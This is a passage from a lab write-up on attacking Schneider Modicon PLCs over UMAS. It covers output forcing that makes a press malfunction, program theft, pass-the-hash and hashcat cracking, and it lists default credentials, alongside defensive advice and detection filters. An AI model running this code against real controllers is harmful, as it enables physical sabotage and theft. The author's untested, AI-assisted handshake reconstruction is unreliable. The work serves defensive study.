    force(sess, off, 0x04)                 # then unforce -> "running light" effect
The sess session and the force() helper come from before. Just remember to unforce everything and release the session on your way out, otherwise the PLC stays stuck on your forces.
And on my real model, what does it look like?

Once all this theory was digested, I recompiled it into a little homemade script pointed at my bending press. The principle is exactly the one above: I reserve the PLC, then I force its outputs one by one to make the beast move every which way, without ever touching the program running inside it.
My script forces the outputs remotely: the press goes haywire.
Beyond the “impressive” side of this huge press going bananas, you can also imagine sneakier scenarios: small changes, like a bad grip on a part or a shift in the cycle, that can end in breakage.
A simple shift in the cycle, and the part breaks.
The moment we steal the program in 3 lines of Python

When you download the program from the PLC (function 0x34), you get a binary image (~100 KB, the Schneider APX format).
First, how do we retrieve this image? We open the upload with 0x33, we pull the blocks one by one with 0x34 (incrementing the block number), and we close it with 0x35. Each 0x34 response carries a little header [last-block flag 2B][length 2B] followed by the block’s data, and it’s that flag (at 0 on the current blocks, non-zero on the last) that says when to stop. Still with the umas() helper and the reserved session sess:
# suck out the program: transfer 0x33 (init) -> 0x34 (block by block) -> 0x35 (end)
umas(sess, 0x33, bytes.fromhex("0001fd03"))          # we open the transfer (upload)
image, blk = b"", 1
while True:
    _, _, d = umas(sess, 0x34, bytes.fromhex("0001") + blk.to_bytes(2, "little"))  # request block #blk
    dernier = d[0:2] != b"\x00\x00"                   # response: [last-block flag 2B][length 2B][data]
    n = int.from_bytes(d[2:4], "little")              # length of the block's data
    image += d[4:4+n]                                 # we stack the piece
    if dernier:                                       # final block marked -> we exit
        break
    blk += 1
umas(sess, 0x35, bytes.fromhex("0001"))              # we close the transfer
# image = the ~100 KB of the APX, ready to decompress
Two robustness points to make it really work on a different target. First, a block can exceed 512 bytes and be split across several TCP segments: the minimalist umas() from the start (a single recv(512)) is no longer enough here, you have to read the MBAP header, grab the Length field, and read exactly that number of bytes, otherwise you stack truncated blocks. Second, the offset of the zlib stream (the 99279 in the next snippet) is specific to my image: don’t hard-code it, instead scan image for the zlib magic bytes (78 9c, 78 01, 78 da) and decompress each stream (in my capture, that gives about fifteen streams, including a plaintext <?xml …><Diagnostic> right off the bat). The 0001/fd03 values of the init, though, are constant (identical in my two captures, whatever the session), so reproducible as-is.
Writing a program into the PLC is the mirror image (0x30 init, 0x31 in blocks, 0x32 end): that’s how an attacker would re-inject modified logic. Important nuance on the reproducibility side: on read, the blocks are numbered 1 to N continuously (a simple loop); on write, it’s the blocks of the specific program that get pushed, with sometimes spaced-out indexes, so it doesn’t “replay” generically. But let’s stay on the read side, it’s already plenty telling.
Once image is in hand, the real surprise. You think “ok it’s compiled, it’s encrypted, I won’t see anything.” Well, no. The APX image is a container of zlib streams. Not encrypted. Just compressed. (Careful, this is the network dump of a running PLC. The case where the project file is really protected, even encrypted, by a password, we’ll see below, and there are even several kinds.)
So you take the image, you decompress a stream, and… you land on the program’s source code. In the clear. Without any Schneider tool:
import zlib
out = zlib.decompress(image[99279:])
print(out)
And it spits out:
IF wAtkBits.15 THEN
    Q1 := wAtkBits.0;
    Q2 := wAtkBits.1;
    Q3 := wAtkBits.2;
    Q4 := wAtkBits.3;
END_IF;
Structured Text, readable, with the variable names. By decompressing all the streams, I recovered the complete program (yeah, ok, I wrote the program myself so I didn’t learn anything new): a Grafcet (the state machine of the bending press), Ladder sections, Structured Text, the symbols, the hardware config… and even, in the clear over the network, the path of the project file:
C:\Users\yoyo\Desktop\bending_machine_v3_180526.STUAlong the way, without sending anything, the capture also spits out the engineering PC’s name (BOOK-1O96RBKNNR, default Windows in all its glory) and the fact that the project lives on the Desktop, like it does for all of us. And that’s the whole stakes on a real target: a simple passive listen on the network is enough to recover the name of the engineering machine, the project’s directory tree and, with the sources, all the know-how.
Vocabulary trap (upload vs download). The Upload/Download labels are a real swamp: they’re reversed between the software and the protocol, and (worse) the researchers don’t even name them the same way. The only reliable thing is the direction of the bytes, which I verified: what Control Expert calls Upload (“read from the PLC”) uses functions
0x33/0x34/0x35, and its Download (“write into the PLC”) the0x30/0x31/0x32.0x34does bring the data from the PLC to the PC. Don’t get fooled by the labels.In reality, the mechanics are logical once you see them: each transfer is a triplet start -> blocks -> end,
0x30then0x31(repeated per block) then0x32in one direction,0x33then0x34(repeated) then0x35in the other. In my two captures, I find exactly that:0x30, eighty-nine0x31,0x32(a download to the PLC), and0x33, one hundred and two0x34,0x35(the upload of the program I recover). So it’s indeed the namesINITIALIZE_UPLOAD/DOWNLOAD_BLOCKthat go haywire depending on the source (the Wireshark dissector even sticks “upload” and “download” in the same triplet, and duplicates a label by copy-paste), not the logic of the bytes.
And what about passwords? (because there are some)
Good question, and it’s THE trap of the topic. You hear “the program is protected by a password” and you imagine one big unique lock. In reality there are several passwords that have nothing to do with each other, and the easiest way to make sense of it isn’t to list them, it’s to ask yourself what you want to do. Depending on the goal, the password that blocks you changes, and often there is none at all.
| Your goal | What blocks you (or not) |
|---|---|
| Drive the PLC (STOP, forcing, reprogram) | the application password, and it’s bypassable |
| Read / steal the code | nothing on the network (the program is never encrypted); a “section protection” exists, but it’s cardboard |
| Touch the services (FTP, web, flash firmware) | the factory service accounts, another surface, some of them hard-coded |
The only one that really keeps the PLC is the first: the application password. And the counterintuitive thing, the one that makes everything: it’s not a secret of the PLC’s own, it’s a property of the project. The same password opens the project in Control Expert and authorizes the connection to the PLC. In other words, if you get your hands on the project file (.STU) actually loaded on the target and you crack its password, you also hold the PLC’s key. Local file and PLC share one and the same lock. Keep that in mind, it’s the heart of this part: we dig into it first, we’ll sweep the other locks (section protection, file encryption, service accounts) afterward, where they matter.
Concretely, for the goal that matters (driving), here’s how you land a write session, from the most common case to the hardest. We detail each line right after.
| What you’re facing | How you connect |
|---|---|
| No application password (the default, the vast majority) | You reserve with a bogus name, session in hand, you do everything. Zero auth. |
| App password, vulnerable firmware (the bulk of the installed base) | Pass-the-hash: you steal pwdhash on the network (block 0x14, or captured in a project transfer) and you replay it. Without ever knowing the password. |
App password, but you have the target’s .STU | The file gives you pwdhash: free if it’s not encrypted (the default), otherwise you first have to undo the file encryption. Then you replay it in pass-the-hash (it works even on up-to-date firmware), or you crack it for the plaintext password. |
| App password, up-to-date firmware, no file, strong password | There, at last, it holds: no hash theft on the network (encrypted channel, 0x14 closed), no crack (no hash at hand). You’re left with social (SHIFT+F2, spoofing the proof of ownership to support). |
The application password down to the byte (and why it doesn’t save you)
Let’s dig in. Schneider writes in black and white, in its “Setting Passwords” doc, that the same password serves to “Open the application” AND “Connect to the PAC”: the PLC has no programming secret of its own. It remains to see how it verifies this password, and it’s that detail that breaks everything. When the application password is enabled, you imagine a real login. Nope, all the computation is done on the PC, the PLC only compares a hash.
The PLC keeps two base64 strings in memory block 0x14:
pwdsalt= 16 random bytespwdhash = SHA256(pwdsalt || password), and the plaintext password is never stored or sent
(Firmware detail: this “proper” salted SHA256 holds for the modern Application Password, starting from firmware v3.01; before that, the protection mechanism was weaker, cf. CVE-2020-28212.)
An authenticated reservation is three beats:
1.  0x20  ReadMemoryBlock(0x14)   ->  pwdsalt (+ pwdhash before firmware 3.50)   [NO auth]
2.  0x6E  nonce exchange           ->  the PC sends Nonce_PC, the PLC returns Nonce_PLC (32 B each, in the clear)
3.  0x10  TryReserve(auth_secret)  ->  the PLC compares, returns the session key (1 byte)
And the secret of step 3, down to the byte, trivially reproducible in Python:
import hashlib, base64
def auth_secret(pwdsalt, pwdhash, nonce_pc, nonce_plc):   # what Control Expert computes
    blob = (nonce_plc
            + base64.b64encode(pwdsalt) + b"\r\n"
            + base64.b64encode(pwdhash) + b"\r\n"
            + nonce_pc)
    return hashlib.sha256(blob).digest()                  # -> to send back in the 0x10
The catch? The only secret in there is pwdhash, not the password. And pwdhash lived in block 0x14, which the 0x20 ReadMemoryBlock returns without authenticating. Hence two angles:
- Online, you don’t even need to guess. You read
pwdsalt/pwdhashwith0x20, you sniff the two nonces (in the clear), you recomputeauth_secret, you send it back in0x10, and you reserve without ever knowing the password. Pass-the-hash. It’s ModiPwn (CVE-2021-22779). - Offline, if you want the real password (to open Control Expert, for example). Since
pwdhash = SHA256(pwdsalt || pwd)is a single-round SHA-256 with a known salt, you crack it with a wordlist locally:
for mot in open("rockyou.txt", "rb"):                     # offline crack, once pwdsalt/pwdhash are stolen
    mot = mot.strip()
    if hashlib.sha256(pwdsalt + mot).digest() == pwdhash:
        print("password =", mot.decode()); break
And since it’s a most standard salted SHA-256, a hashcat does the same job. With the salt as a prefix (SHA256(salt || pass)), it’s mode 1420. And since it’s 16 binary bytes (it travels in base64 in block 0x14, to be decoded then re-encoded as hex), you need the --hex-salt option:
# hash.txt: one line  pwdhash_hex:pwdsalt_hex   (64 hex chars : 32 hex chars)
hashcat -m 1420 --hex-salt hash.txt rockyou.txt
Each firmware hardening closes a door. Naming trap, these numbers are on the M340 side, the M580 has its own numbering, hence the two columns (Kaspersky, advisory SEVD-2021-194-01):
| What gets closed | M340 | M580 |
|---|---|---|
Theft of pwdhash via unauthenticated 0x14 (ModiPwn) | v3.50 | SV4.10 |
0x6E nonces encrypted (Diffie-Hellman + AES-256), no more passive sniff | v3.60 | SV4.10 |
Corollary you find on the defense side: the M580 has no v3.60, its v3.x branch stops at v3.30 (unsecured). An M580 too old to move to v4 therefore stays without ever getting this hardening.
Except that (2024 twist, Zaltzman & Wool at Black Hat EU, demonstrated on M340), even patched, pass-the-hash comes back: pwdsalt/pwdhash re-transit (base64) at every project upload/download, so you capture a program transfer, you recover the hash, and you reserve again without the password (CVE-2024-8933). And since the 3.60’s Diffie-Hellman isn’t authenticated, a MITM (ARP spoofing) also grabs the nonces (CVE-2024-8935).
Then in 2026: these two flaws were finally fixed (Schneider revision SEVD-2024-317-02 of April 2026, M340 in SV3.70 and Control Expert in V16.2 HF003; the Modicon MC80, for its part, stays unfixed). So in theory, on an up-to-date PLC, application password enabled and encrypted channel, the purely passive attacker is blocked. In theory. Because a PLC lives ten, fifteen, twenty years on a production line and is almost never updated: the overwhelming majority of the installed base still runs on vulnerable firmwares, patch available or not. The fix exists, it’s simply not deployed, when it’s not outright nonexistent (many of these flaws are insecure-by-design, with no fix at all).
And even up to date, the door never fully closes, and it’s a design flaw, not a bug: the reservation validates a proof of knowledge of the pwdhash, computed on the client side (Zaltzman & Wool, verbatim: “regardless of the firmware version”). The PLC only stores the hash, so it’s incapable of distinguishing “knows the password” from “knows the hash.” The 2024/2026 fixes close the means of stealing the hash on the wire (project transfer, MITM), not the fact of replaying a hash you already hold. So if you obtain the pwdhash some other way (a leaked .STU of the target, an old firmware lying around), you reserve even a patched PLC, without even cracking it.
And concretely, with the password in hand?
Let’s assume the “clean” case: an up-to-date PLC, application password enabled, and you have the password (the real one, or the one you just cracked offline). Note that the encrypted handshake below was reversed on M340 (v3.60); the M580 hardens its auth on its v4.x line (SV4.10), analogous but not publicly dissected. The authenticated reservation scripts like everything else, we just replay the full handshake. Here’s the reconstruction of the flow based on the formulas published by Zaltzman & Wool at Black Hat EU 2024 (I did not test it live, and it really is a reconstruction: the authors, like Tenable, kept their PoC to themselves, there’s no complete public code for the authenticated part):
import os, hashlib      # auth_secret() and the umas() helper come from above

MDP = b"le_mot_de_passe"                          # known, or recovered by the offline crack above

# 1. read the salt in memory block 0x14 (0x20 ReadMemoryBlock) and recompute the hash yourself
_, _, blk = umas(0x00, 0x20, req_lecture_bloc(0x14))
pwdsalt = extraire_pwdsalt(blk)                   # 16 bytes (decoded from the block's base64)
pwdhash = hashlib.sha256(pwdsalt + MDP).digest()

# 2. nonce exchange (0x6E): we send ours, the PLC sends back its own
nonce_pc = os.urandom(32)
_, _, r = umas(0x00, 0x6E, nonce_pc)
nonce_plc = r[:32]

# 3. we compute auth_secret and reserve (0x10) with it
secret = auth_secret(pwdsalt, pwdhash, nonce_pc, nonce_plc)
_, _, d = umas(0x00, 0x10, req_reservation(secret))
print("authenticated session =", hex(d[-1]))
Starting from 3.60 (M340) or the v4 line (M580), this 0x6E gets armored: a Diffie-Hellman establishes a key, and the nonces transit encrypted in AES-256. Except that my own PLC is way too old for this firmware, and it can’t even be updated (the PV ≤ 3 hardware trap, detailed below). So I have no way to test this part on real hardware: what follows is my reconstruction from the published formulas (Zaltzman & Wool), and heavily assisted by my friend Claude, and honestly I doubt it’s exactly this. Take it as a starting lead (for fuzzing), not as a truth:
import os, hashlib
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

# Diffie-Hellman: RFC 3526 group no. 14 (MODP 2048 bits), generator g = 2
G = 2
P = int("FFFFFFFFFFFFFFFFC90FDAA22168C234...FFFFFFFFFFFFFFFF", 16)   # the prime of group 14 (see RFC 3526)

# 1st round trip (Mode 0x03): we exchange the DH public keys, 256 bytes each
a = int.from_bytes(os.urandom(32), "big")
A = pow(G, a, P).to_bytes(256, "big")                         # our public key g^a
_, _, r = umas(0x00, 0x6E, b"\x03" + reserver_id + A)
dh_pub_plc = r[2:2+256]                                       # the PLC's (after the 0xAAAA magic)
dh_shared  = pow(int.from_bytes(dh_pub_plc, "big"), a, P).to_bytes(256, "big")

# we derive the AES-256 key and prepare the encryption (AES-256-CBC, null IV, 32 B = 2 blocks, no padding)
aes_salt   = os.urandom(16)
aes_secret = hashlib.sha256(aes_salt + dh_shared).digest()    # SHA256(salt || shared secret) = AES key
def aes(data, sens):
    c = Cipher(algorithms.AES(aes_secret), modes.CBC(b"\x00"*16))
    x = c.encryptor() if sens == "enc" else c.decryptor()
    return x.update(data) + x.finalize()

# 2nd round trip (Mode 0x04): encrypted nonces
nonce_pc = os.urandom(32)
_, _, r = umas(0x00, 0x6E, b"\x04" + reserver_id + aes(nonce_pc, "enc") + aes_salt)
nonce_plc = aes(r[2:2+32], "dec")

# from here, same auth_secret as before, then TryReserve 0x10
secret = auth_secret(pwdsalt, pwdhash, nonce_pc, nonce_plc)
_, _, d = umas(0x00, 0x10, req_reservation(secret.hex().encode()))   # presumably the digest as hex ASCII (64 B)
print("authenticated session =", hex(d[-1]))
And honestly, plenty of details in there could be wrong (the exact encoding of the auth_secret, the padding, the length of the DH secret…): for lack of compatible hardware, I couldn’t verify anything. The thing to remember isn’t the code down to the bit, it’s that on a truly up-to-date PLC, knowing the password is no longer enough to copy-paste a PoC: you have to redo this encrypted handshake yourself. That’s where the update and the strong password finally start to pay off.
And what if the program has a password? (read/steal the code)
Excellent question, and to answer it you have to separate two things people constantly mix up: access (am I allowed to start the transfer?) and encryption (is what comes out unreadable?). The short answer, verified with Zaltzman & Wool and Kaspersky: on the wire, the UMAS program is never encrypted, only compressed, whatever the firmware. The application password, for its part, is an access lock (and a bypassable one), not a transport encryption. It plays out in two places: on the network, or on a file lying around.
From the network, it’s a done deal. Without an application password (the default, super common), you reserve, you upload, you retrieve the plaintext-compressed APX, exactly like the script above, zero password. With the application password enabled, the upload becomes a reserved function, but that doesn’t save you: one, the password encrypts nothing (the program comes back plaintext-compressed even when authenticated); two, the reservation is bypassable (pass-the-hash / ModiPwn, seen above), so you often suck out the program without even knowing the password. Network dump = zero password to crack and zero encryption to undo.
The nuance that matters (dump ≠ always the sources). The PLC always keeps the compiled code and the config. To reconstruct a clean
.STU(comments, symbols, section structure), you need to have checked “Upload Information” at download time. If it was disabled, your upload gives you back the logic that runs but not a complete source project. In my capture, everything was there, comments included.
The only case where you really have to “crack” is a local project file. You’re handed a locked .STU/.STA, without the PLC. And there again, it’s flimsy:
- The export washes out the protection (Control Expert ≤ V15.0): once the project is legitimately open, an
.XEF/.ZEFexport produces a copy with no password at all (Schneider FAQ000239357), redistributable in the clear. Weakening, not opening-bypass. - The file contains the application hash (A). An unencrypted
.STUcarries the pairpwdsalt+pwdhash = SHA256(pwdsalt || pwd), the same APX binary as on the PLC (Kaspersky KLCERT-21-007). Not the plaintext password (never stored), but its hash, which you crack with a wordlist (hashcat-m 1420) or replay in pass-the-hash. And since this application password also opens the PLC, a stray.STU= enough to drive the PLC. Only condition, that it be the.STUof the project actually loaded on the target (a program made in your corner doesn’t contain the target’s secret). The salt is random per project, so no universal rainbow table, unlike the M221 below. - The section protection is cardboard. The Crypted option that masks code sections relies on a homemade hash: output limited to
A-Z/0-9, collisions galore. Tenable shows thatacq,asq,isyandqsqall give5DF. No need for the real password, you find one that collides in the blink of an eye. But remember: this only masked the code’s display, never the connection to the PLC. - The real encryption, for its part, is optional and off-network. By default, a “protected” project isn’t even encrypted, just obfuscated. The only real encryption is the File encryption option (V15 SP1+): it encrypts the
.STUat rest in AES-256, with a password cryptographically distinct from the application one (its own salt, its own hash in the APX, confirmed by Zaltzman & Wool). Two limits: disabled by default, and it protects nothing on the network (even with the project encrypted on the PC, the UMAS transits in the clear). But it has one real use, often missed: an encrypted.STUthat leaks does not hand overpwdhash(it’s under the AES), so not the PLC’s key. - CVE-2023-6409: hard-coded credentials allowing access to a project protected by an application password (Control Expert < v16.0).
- The “lost password” Schneider way: at the password prompt, you press
SHIFT+F2, an alphanumeric string appears (official procedure). You copy it into a form, you send it to Schneider support, who sends you back within ~24h a temporary password (valid as long as the application isn’t modified). Can you be malicious with it? Yes, but under conditions: you have to already have the project file in hand (the displayed code is specific to it, it opens no remote access to the PLC), and above all trick the support by spoofing the “proof of ownership” (purely declarative: a header and a signature are trivial to forge). Worth noting: the very existence of this recovery procedure implies that the application password is recoverable by design, which puts it closer to reversible obfuscation than to a cryptographic secret.
Patched? Not really: encrypting the file has existed since V15 SP1 but remains optional, and a password cracked from a file you possess, no firmware takes it away from you. The real defense is organizational: a long and unique password, file encryption enabled, and don’t leave your .STU files lying around.
A separate case, not to be mixed in: the M221. On this range (SoMachine Basic, now EcoStruxure Machine Expert Basic), the model differs. On the controller-access side, two separate passwords, a read one (upload) and a write one (download) (Trustwave SpiderLabs), whereas Control Expert has only one. On the file side, the
.smbpis genuinely encrypted (AES-256), but badly: once with a hard-coded key (CVE-2017-7574), now with a key equal to your password repeated until it reaches 32 bytes and a hard-coded salt on the hash (CVE-2020-28214). In short, a 100% offline crack from the file, while the network unlock rests on ~65,000 combinations (CVE-2020-7566). We won’t go into the details here; the step-by-step reverse is told by biero-llagas.
The default service accounts (the other surface)
Last family, the dumbest: the factory accounts of the services (web, FTP, flash firmware), public and documented by Schneider. They don’t drive the process, but they’re other doors into the device, to be closed too. The most famous, datadownload: the password of the datastorage FTP account (SD card storage) on M340 and M580 under Control Expert, hard-coded and not modifiable before (FAQ FA231327). Two traps: don’t stick it on the wrong range (on M241/M251, the default FTP is Anonymous/Anonymous, not datadownload), and know that “not modifiable” isn’t forever (on M580, FTP disappears in favor of HTTPS as of firmware v4.10).
A quick tour of the main ranges (tip: on M340, Premium, Quantum and Momentum, these accounts come from the FactoryCast Ethernet module, shared from one range to another):
| Range (software) | Known default accounts | Good to know |
|---|---|---|
| M340 (Control Expert), via FactoryCast BMX NOE | USER/USER (web), sysdiag/factorycast@schneider and ntpupdate/ntpupdate (FTP), loader/fwdownload (flash) | FactoryCast system accounts frozen; project password empty by default |
| M580 (Control Expert) | webuser/webuser (CPU web, forced change ≥ v4.02), admin/factorycast (BMENOC modules), datastorage/datadownload (SD FTP, < v4.10), loader/fwdownload (flash) | project password empty by default |
| M221 (Machine Expert Basic) | no web/FTP; app password disabled by default | before firmware v1.5/1.6, the app password is recoverable over Modbus and the file decrypts via a hard-coded AES key SoMachineBasic… (CVE-2017-7575 + CVE-2017-7574) |
| M241 / M251 (Machine Expert) | Administrator/Administrator (forced change); FTP Anonymous/Anonymous in legacy | User Rights forces an account at reset |
| Quantum / Premium (Unity), via FactoryCast / NOE | USER/USER, sysdiag/factorycast@schneider, ntpupdate/ntpupdate; Quantum: hard-coded VxWorks backdoors (ftpuser/password…) | Quantum = Project Basecamp (Digital Bond, 2012) |
| Momentum (ENT adapter) | USER/USER, ntpupdate/ntpupdate | FactoryCast base |
The point to remember isn’t the list (for that, arnaudsoullie/ics-default-passwords and the se.com FAQs do the job), it’s the hierarchy: the real danger isn’t webuser/webuser (modifiable, forced change today), it’s the empty-by-default project password across the whole Control Expert range, and the hard-coded accounts (sysdiag, loader/fwdownload, Quantum’s VxWorks backdoors) which, for their part, never change.
Alright, so how do we defend ourselves?
Concretely, attack by attack, what would have blocked me, with the native Schneider functions that go with it.
- Encrypt/authenticate the channel, the only real countermeasure to sniff + replay. My whole attack starts from a passive listen: as long as UMAS travels in the clear on
502, I copy everything. Schneider’s answer is IPsec (ESP: confidentiality + integrity + anti-replay + origin authentication). A nuance many miss: on M580, IPsec isn’t in the CPU’s port, it’s carried by the BMENOC0301/0311 Ethernet comm module (or the BMENUA0100 OPC UA module on the Safety side), and you have to route the engineering traffic through that module. Done right, it kills my attack: no more plaintext sniff, no more replay of my0x10frame. (Not to be confused with the Modbus/802 seen above, standard TLS on port 802, which Schneider doesn’t deploy here.) - Push for secure Modbus (the standard countermeasure exists). For plain Modbus, it’s Modbus/TCP Security (Modbus Organization, 2018): TLS, X.509 certificates on both sides and role-based authorization, on port 802. On the Schneider side, the answer is real and documented too (IPsec via BMENOC, the Application Password, hardened v4 firmwares). In short, the problem isn’t the lack of a solution, it’s deployment: these mechanisms stay underused, whereas turning them on (or requiring your integrator to) eliminates most of what I show here.
- Access Control (IP whitelist): restrict who is allowed to talk to
502. Control Expert offers, natively on the CPU’s port, an Access Control table: you authorize an IP or a subnet per service (columns FTP, TFTP, HTTP, Port502 (Modbus), EIP, SNMP). My attack PC off the list, and the CPU refuses the TCP connection to502, no reservation possible. The “Enforce Security” preset enables it in one go (and cuts FTP/TFTP/HTTP/SNMP/EIP, enables memory protection, logging…). ⚠️ Two limits to own. The ACL filters by source IP, and on a flat segment (an OT network as we often see: everyone on the same subnet, no VLAN or firewall between machines), nothing stops an already-present attacker from spoofing the IP of the authorized engineering station: they forge the source IP of their packets, and via ARP spoofing they also divert the responses to themselves. The IP filter falls. And in any case, the ACL doesn’t prevent the sniff. - Segment:
502should only talk to the legitimate engineering station, on an OT network isolated from IT. No route to502= UMAS doesn’t exist for you. The PC name, for its part, is not a filter. - Enable application protection and update the firmware (ModiPwn fix: M340 v3.50, M580 SV4.10; the 2024 pass-the-hash rebounds are plugged since SV3.70 / Control Expert V16.2 HF003). A fully up-to-date PLC is still not inviolable (the auth remains a replayable hash computed on the client side), but it eliminates the trivial bypasses and forces the attacker to really work, or even fall back on an offline crack. On the practical side, the update now goes through EADM (which replaced Unity Loader for the secure v4.x firmwares), with a two-step path
v3.x -> v3.99 -> v4.x. And a hardware trap that illustrates the problem exactly. Schneider did a visible CPU refresh: the “white” M580s are the old generation (shipped in v2.x/v3.x), the “gray” ones the new (natively in secure v4, with a hardened boot loader). A white one can often be migrated to v4 via the two-step path, except the very first ones (product version ≤ 3, to be read on the label) which don’t have the right hardware boot loader: forcing them to v4 destroys the CPU, and they stay capped at the last v3.x. And on the certification side, the M580 ePAC and the BMENOC302 module obtained ANSSI’s CSPN (June 2026). - Cut what’s not used: FTP
datastorage, web server, SNMP… that many doors (and default passwords) fewer. “Enforce Security” does it for you. - Monitor UMAS: the sensitive functions (
0x10reservation,0x40/41start/stop,0x71forcing,0x30-35transfer, and a0x20on block0x14= hash-theft attempt) are at a fixed offset, detectable in an IDS. - Protect your captures: a pcap of a
0x34transfer is the program in the clear and the base64 auth material. Treat it as a secret.
On the detection side, spotting all the UMAS traffic fits in one filter (Modbus function code 90 = 0x5A):
tshark -r capture.pcapng -Y 'modbus.func_code == 90'And to target a specific function rather than all of UMAS, we filter on the function byte (right after the session byte): modbus.func_code == 90 && modbus.data[1:1] == 0x10 isolates the reservation (put 0x71 for a force, 0x41 for a STOP, 0x34 for a program theft). Be careful to write the 0x, otherwise Wireshark reads the number in decimal. These hot functions are at a fixed offset, so also spottable on the IDS side.
To go further, the CVEs worth knowing: CVE-2018-7842 (brute-forcing the reservation), CVE-2022-45789 (session replay/hijack, OT:ICEFALL follow-up at Forescout), CVE-2021-22779 ModiPwn (bypass of the application auth via block
0x14), CVE-2022-45788 OT:ICEFALL (code execution), CVE-2018-7845 (unauthenticated memory read) and CVE-2019-6806 (SNMP string leak).
And to flip the balance of power entirely: the Evil PLC research (Team82 / Claroty, August 2022) showed you can also booby-trap the PLC so it turns the tables on the engineering workstation that connects to it: the controller is no longer the prey but the “predator”. On the Schneider side (the M580 is one of the white paper’s cases), it goes through a heap overflow in Control Expert’s XML decompression: CVE-2022-26507, CVSS 9.8, CISA advisory ICSA-22-223-03.
Conclusion
The moral? OT is a world where security rested on “the network is isolated.” Except it’s less and less so.
If this gave you a bit of an urge to get your hands dirty, on the Modbus side at least, I recommend the HTB Alchemy prolab!
If you enjoyed it, feel free to reach out to me on discord!

Disclaimer
This article is part of my industrial-cybersecurity research and development, carried out within my pentesting work for authorized clients, and performed on my own lab equipment, on an isolated network with no third-party target whatsoever. Its purpose is educational and defensive: understanding these protocols is what lets you protect them.
Every vulnerability discussed here is public and documented, and the vendor or manufacturer has released the corresponding fixes (each point links to its CVE reference, its CISA advisory, or the relevant vendor advisory); deploying them is the operator’s responsibility. Nothing here is a novel flaw or a patch bypass.
The analyses presented reflect the state of public knowledge and documentation as of the date of writing. They do not prejudge the current state of the products concerned, which may have evolved since the fixes mentioned were released.
This article is in no way meant to encourage reproducing these techniques for malicious purposes. Accessing or disrupting an information system without authorization is illegal (in France, art. 323-1 et seq. of the Criminal Code; equivalent laws apply elsewhere, e.g. the CFAA in the US or the Computer Misuse Act in the UK). Only operate on equipment you own or for which you hold written authorization.
The trademarks mentioned (Schneider Electric, Modicon, EcoStruxure, Modbus, etc.) belong to their respective owners and are referenced solely for technical identification; this article is independent and implies no affiliation, partnership, or endorsement.